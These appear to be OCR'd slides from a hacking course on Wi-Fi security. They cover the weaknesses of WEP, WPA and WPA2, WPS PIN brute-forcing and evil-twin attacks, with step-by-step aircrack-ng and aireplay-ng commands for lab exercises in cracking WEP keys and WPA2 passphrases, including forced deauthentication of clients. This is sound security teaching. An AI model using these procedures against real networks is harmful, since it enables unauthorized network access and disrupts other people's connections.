Becoming a Hacker

Wireless Security

Why Wireless Is Fun

- It’s ubiquitous
- Data transmitted over the air is easily captured
- You can sit and collect without being discovered
- Not just 802.11 but Bluetooth, FM, zigbee, Matter, Thread, etc.



Wi-Fi/802.11 Security History

Capabilities		WEP	WPA/WPA2	WPA3
Year in released		1997	2004	2018
En/Decryption	Personal	RC4	TKIP/AES-CCMP	AES-CCMP
	Enterprise		TKIP/AES-CCMP	AES-GCMP
Integrity	Personal	No	CCMP 64-bit MIC	CCMP 64-bit MIC
	Enterprise			GCMP 128-bit MIC
Key length	Personal	40-bit or 104-bit	128-bit	128-bit
	Enterprise		128-bit	256-bit
Pre-shared key		PSK	PSK	SAE
Open network encryption		Open	Not supported	OWE
Easy connect		Not supported	WPS	DPP
PMF		Not supported	Optional	Mandatory
Offline dictionary attack		Vulnerable	Vulnerable	Invulnerable

~2% of networks are still unencrypted

APs, Stations, and More

- **Access Points** (APs) broadcast the Wi-Fi signal
  - Each AP has an ESSID (name) and BSSID (identifier)
- **Stations** are the clients that connect to APs
  - Stations have BSSIDs (identifiers)
- In the lab, you should see 2 APs, and 2 stations


WEP

Wired Equivalent Privacy (WEP)

- WEP came out in 1997, cracked in 2001
  - WEP is completely broken and should never be used
- Anyone with ~US$25 can buy a Alfa AWUS036NHA USB network adapter, which is well supported with aircrack-ng
- Not all adapters are supported as you need to be able to INJECT packets to actively crack WEP
  - With enough traffic, however, you can just sit and listen
- Quite a few scripts out there to automate the hacking
- So, no one uses WEP anymore… right?
  - Ad-hoc networks use WEP
  - ~3% of WiFi networks are still using WEP

How WEP Works

Notice any potential problems?



Cracking WEP

- WEP uses an RC4 stream cipher, XOR’d with plaintext
- When IV repeats… key stream repeats
- By injecting known plaintext (ARP) we can inspect ciphertext and use statistical attacks to crack the key
- Key is shared between devices and never changes


RC4 – XOR stream cipher

Key can be 40 bits or 104 bits – Is always the same.

(Caveat: Can rotate keys, but usually only 4)


IV is 24 bits – Too small. Will repeat. Implementations cause repeats more often.

What happens when the IV repeats? Same keystream…




Interesting Properties

Cipher text



Plain text



How does this help us? What if we know the contents of a packet?

ARP packets are always 68 bytes

Wifi ARP packets have a 40 byte RC4 “encrypted” part.

The first 15 bytes are always: AA AA 03 00 00 00 08 06 00 01 08 00 06 04 00

XOR these bytes with the XOR’d cipher text to recover the first 15 bytes of plain text.

Collect enough ARPs with different IVs, the key can be found through statistical attacks.

Required Hardware

- To see if Linux device is capable of monitor mode:

```
iw list | grep monitor
```

- Turn on monitor mode (w/o aircrack-ng):

```
ifconfig <int> down
iwconfig mode Monitor
ifconfig <int> up
```

WEP Cracking Step 1: Discover

- Aircrack-ng is a complete suite of tools to assess WiFi network security.
  - We will be using at least 4 tools from this suite.
- Enable the interface:

```
airmon-ng start [if-name]
```

- Listen for active SSIDs:

```
airodump-ng [--encrypt wep] [mon0]
```

WEP Cracking Step 2: Test injection (optional)

- Start airmon-ng again with specific channel

  ```
  airmon-ng start [iface] [channel]
  ```

- Test injection:

  ```
  aireplay-ng -9 -e [ssid] -a [bssid] [iface]
  ```

WEP Cracking Step 3: Capture weak IVs

- Open a new terminal window
- Start airodump-ng to capture data:

```
airodump-ng --channel [channel] --bssid [bssid] --write [output file] [iface]
```

airodump-ng

```
CH  1 ][ Elapsed: 48 s ][ 2025-03-03 02:55

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:D4:C3:6E:B0:54  -28       35          6    0   6   54e  WEP  WEP         seccon_wep
02:74:AA:1F:97:11  -28       35         10    0  11   54e  WPA2 CCMP   PSK  seccon_wpa

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:D4:C3:6E:B0:54  02:D2:2F:8B:05:FB  -29   54e-54e     6         6
02:74:AA:1F:97:11  02:10:17:43:B0:6C  -29   54e-54e     6        10
```

WEP Cracking Step 4: Fake Authentication (optional, may not be needed)

- In order to inject, your MAC needs to be associated, or you must **spoof an existing station**.
- To spoof an existing station with aireplay:

```
aireplay-ng -1 0 -e [ssid] -a [bssid] -h [your mac] [iface]
```

- Some APs will de-auth regularly so try this if you aren't spoofing an existing station:

```
aireplay-ng -1 6000 -o 1 -q 10 -e [ssid] -a [bssid] -h [your mac] [iface]
```

WEP Cracking Step 5: Replay ARP packets

- Open yet another terminal window. This one will be actively injecting ARP packets!

```
aireplay-ng -3 -b [bssid] -h [your mac] [iface]
```

- You should see something like this:

Saving ARP requests in [filename].cap

You should also start airodump-ng to capture replies.

Read xx packets (got yy ARP requests), sent zz packets...

Cracking WEP Step 6: Cracking WEP

- The tool aircrack-ng can crack WEP using 2 different methods
- Open yet another terminal window and type:

```
aircrack-ng –a 1 -b [bssid] *.cap
```

- Also try the FMS/KoreK attack in another terminal window:

```
aircrack-ng -K -b [bssid] *.cap
```

How long will it take?

- Depends upon the equipment, signal strength, and a host of other factors.
- Korek attack takes approximately 250,000 IVs for 64-bit and 1,500,000 for 128-bit keys.
- PTW requires much less (20k/40-85k) but requires a full packet capture, not just IVs.

LAB: CRACKING WEP

WPA, WPA2, WPA3

Wi-Fi Protected Access (WPA)

- Created in 2003 as a “temporary” fix for broken WEP
- Uses Temporal Key Integrity Protocol (**TKIP**)
  - Still uses RC4 (backwards compatibility)
  - Mixes IV/key instead of concatenating them
  - Each packet is encrypted with its own key
  - TKIP is broken, deprecated in 2021
- Upgrades CRC-32 to Message Integrity Check (MIC)
- Rotates through temporary keys
- ~2.5% of networks still use WPA

Wi-Fi Protected Setup (WPS)

- Push button
- 8 digit PIN
  - Last digit is checksum
  - Client splits 8 digits into 4 and 4 and hashes each individually
  - Attacker only has to brute force 4 (10,000) + 3 (1,000) digits
- PIN is usually printed on machine and may not be changeable
- Some wireless chips use insecure RNG for PIN creation (Pixie Dust attack)

WPA2

- Created in 2004
- Can use either TKIP or AES-CCMP
- Uses pre-shared key (PSK) for encryption
  - Created using Wi-Fi password
- Each session gets its own unique session key (PTK)
  - Clients cannot decrypt other clients' traffic, even with the PSK
- Vulnerable to offline dictionary attacks
  - Option 1: capture four-way handshake process (aircrack-ng supports this method)
  - Option 2: https://hashcat.net/forum/thread-7717.html
- ~75% of networks still use WPA2

Dictionary Attack against WPA/2

- Step 1: Capture a handshake
  - Setup your capture card like in WEP

```
airodump-ng --channel [channel] --bssid [bssid] --write [filename] [iface]
```

- De-authenticate a client
  - Capture the client MAC from the airodump list

```
aireplay-ng -0 1 -a [bssid] -c [client_mac] [iface]
```

- Run aircrack-ng against the psk*.cap files

```
aircrack-ng –a 2 -w [password list file] -b [bssid] [filename]
```

LAB: CRACKING WPA2

WPA3

- Released in 2018, “mandatory” in 2020
- TKIP is no longer available
- Replaces PSK with SAE
  - More secure auth handshake
- Provides OWE to **encrypt** public networks
  - NOT authentication!
- Management frames are encrypted (802.11w)
  - No more easy deauth attacks!
- ~2% of wireless networks use WPA3

Probes

- Wireless clients and APs are constantly probing for each other
  - Clients send “probe requests” looking for networks (avg. 55 per hour) (can contain a list of trusted networks)
  - Access Points (APs) send out “beacon frames” (per 1024 microseconds)

- Anyone can easily send beacon frames!
  - Malicious products like the WiFi Pineapple exist to do exactly this

- How does a client know which AP to trust?
  - Generally, the closest/fastest AP wins (Evil Twin attack)
  - Authentication and/or certificates can prevent this type of attack

- If I can force you to come through me for Internet, you are owned.
  - Cleartext capture, force exploit payload, force Javascript payload, dns interception, etc

Most Popular SSIDs

SSID	total	%
xfinitywifi	22,280,564	1.66%
XFINITY	10,326,375	0.77%
BTWifi-X	3,357,710	0.25%
Spectrum Mobile	3,216,507	0.24%
BTWiFi-with-FON	3,177,152	0.24%
linksys	3,170,943	0.24%
AndroidAP	2,720,808	0.20%
<no ssid>	2,591,357	0.19%
eduroam	2,555,864	0.19%
Ziggo	2,438,228	0.18%

https://www.wigle.net/stats#ssidstats
June 2024

wigle.net demo